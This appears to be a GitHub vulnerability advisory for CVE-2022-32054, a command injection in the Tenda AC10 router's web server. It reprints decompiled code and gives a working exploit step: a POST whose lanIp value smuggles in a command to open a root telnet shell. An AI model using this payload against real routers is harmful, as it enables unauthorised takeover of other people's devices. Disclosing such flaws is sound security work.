winmt Update README.md History

1 contributor

53 lines (27 sloc) | 2.64 KB

CVE-ID

CVE-2022-32054

Information

Vendor of the products: Tenda

Reported by: WangJincheng(wjcwinmt@outlook.com) & ShaLetian(ltsha@njupt.edu.cn)

Affected products: Tenda AC10 V1.0

Vendor's website: https://www.tenda.com.cn/profile/contact.html

Affected firmware version: US_AC10V1.0RTL_V15.03.06.26_multi_TD01

Firmware download address: https://www.tenda.com.cn/download/detail-2939.html

Overview

`Tenda AC10` has a remote code execution vulnerability. Attackers can inject evil command into parameter `lanIp` which will be passed as a part of an argument to `doSystemCmd` and execute arbitrary commands to control the Router.

Vulnerability details

The vulnerability is detected at `/bin/httpd` .

In the `TendaTelnet` function, the function called `GetValue` gets the value of the key `lan.ip` and then stores it to a local variable called `lan_ip` . Then, the variable `lan_ip` and the string `telnetd -b %s &` is passed as an argument to `doSystemCmd` .

```
1  void __cdecl TendaTelnet(webs_t wp, char_t *path, char_t *query)
2  {
3    char parm[256]; // [sp+18h] [+18h] BYREF
4    char lan_ip[32]; // [sp+118h] [+118h] BYREF
5
6    memset(parm, 0, sizeof(parm));
7    memset(lan_ip, 0, sizeof(lan_ip));
8    GetValue("lan.ip", lan_ip);
9    system("killall -9 telnetd");
10   doSystemCmd("telnetd -b %s &", lan_ip);
11   sprintf(parm, "op=%d,wl_rate=%d,index=1", 14, 24);
12   send_msg_to_netctrl(19, parm);
13   websWrite(wp, "load telnetd success.");
14   websDone(wp, 200);
```

We found that we can set the value of the key `lan.ip` by calling function `fromAdvSetLanip` . The variable `lan_ip` here is got from parameter `lanIp` sent by `POST` request and it will be set as the value of the key `lan.ip` with function `SetValue` .

```
GetValue("lan.mask", oldmask);
lan_ip = websGetVar(wp, "lanIp", "192.168.0.1");
lan_mask = websGetVar(wp, "lanMask", "255.255.255.0");
memset(cgi_debug, 0, sizeof(cgi_debug));
if ( GetValue("cgi_debug", cgi_debug) && !strcmp("on", cgi_debug) )
  printf(
    "%s[%s:%s:%d] %sget lan_ip == %s, lan_mask == %s\n\x1B[0m",
    debug_color[3],
    "cgi",
    "fromAdvSetLanip",
    191,
    debug_color[1],
    lan_ip,
    lan_mask);
if ( !strcmp(lan_ip, "undefined") )
  lan_ip = "192.168.0.1";
memset(cgi_debug_0, 0, sizeof(cgi_debug_0));
if ( GetValue("cgi_debug", cgi_debug_0) && !strcmp("on", cgi_debug_0) )
  printf(
    "%s[%s:%s:%d] %sset lan_ip == %s\n\x1B[0m",
    debug_color[3],
    "cgi",
    "fromAdvSetLanip",
    197,
    debug_color[1],
    lan_ip);
SetValue("lan.ip", lan_ip);
if ( !strcmp(lan_mask, "undefined") )
```


Above all, attackers can inject evil command into parameter `lanIp` which will be passed as a part of an argument to `doSystemCmd` and execute arbitrary commands to control the Router.

Exploit vulnerability

Scan ports before exploit the vulnerability.

```
└─$ nmap 192.168.0.1
Starting Nmap 7.91 ( https://nmap.org ) at 2022-05-26 17:05 CST
Nmap scan report for 192.168.0.1
Host is up (0.012s latency).
Not shown: 996 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
5500/tcp  open  hotline
9000/tcp  open  cslistener
10004/tcp open  emcrmirccd
```

We use `HackBar` to send data **`lanIp=192.168.0.1;telnetd -l /bin/sh;`** by `POST` request to the URL **`http://192.168.0.1/goform/AdvSetLanip`** .



Then, we scan ports again and dectect that the port `23` which represents `Telnet service` has been opened.

We telnet into the router through port `23` and control it successfully.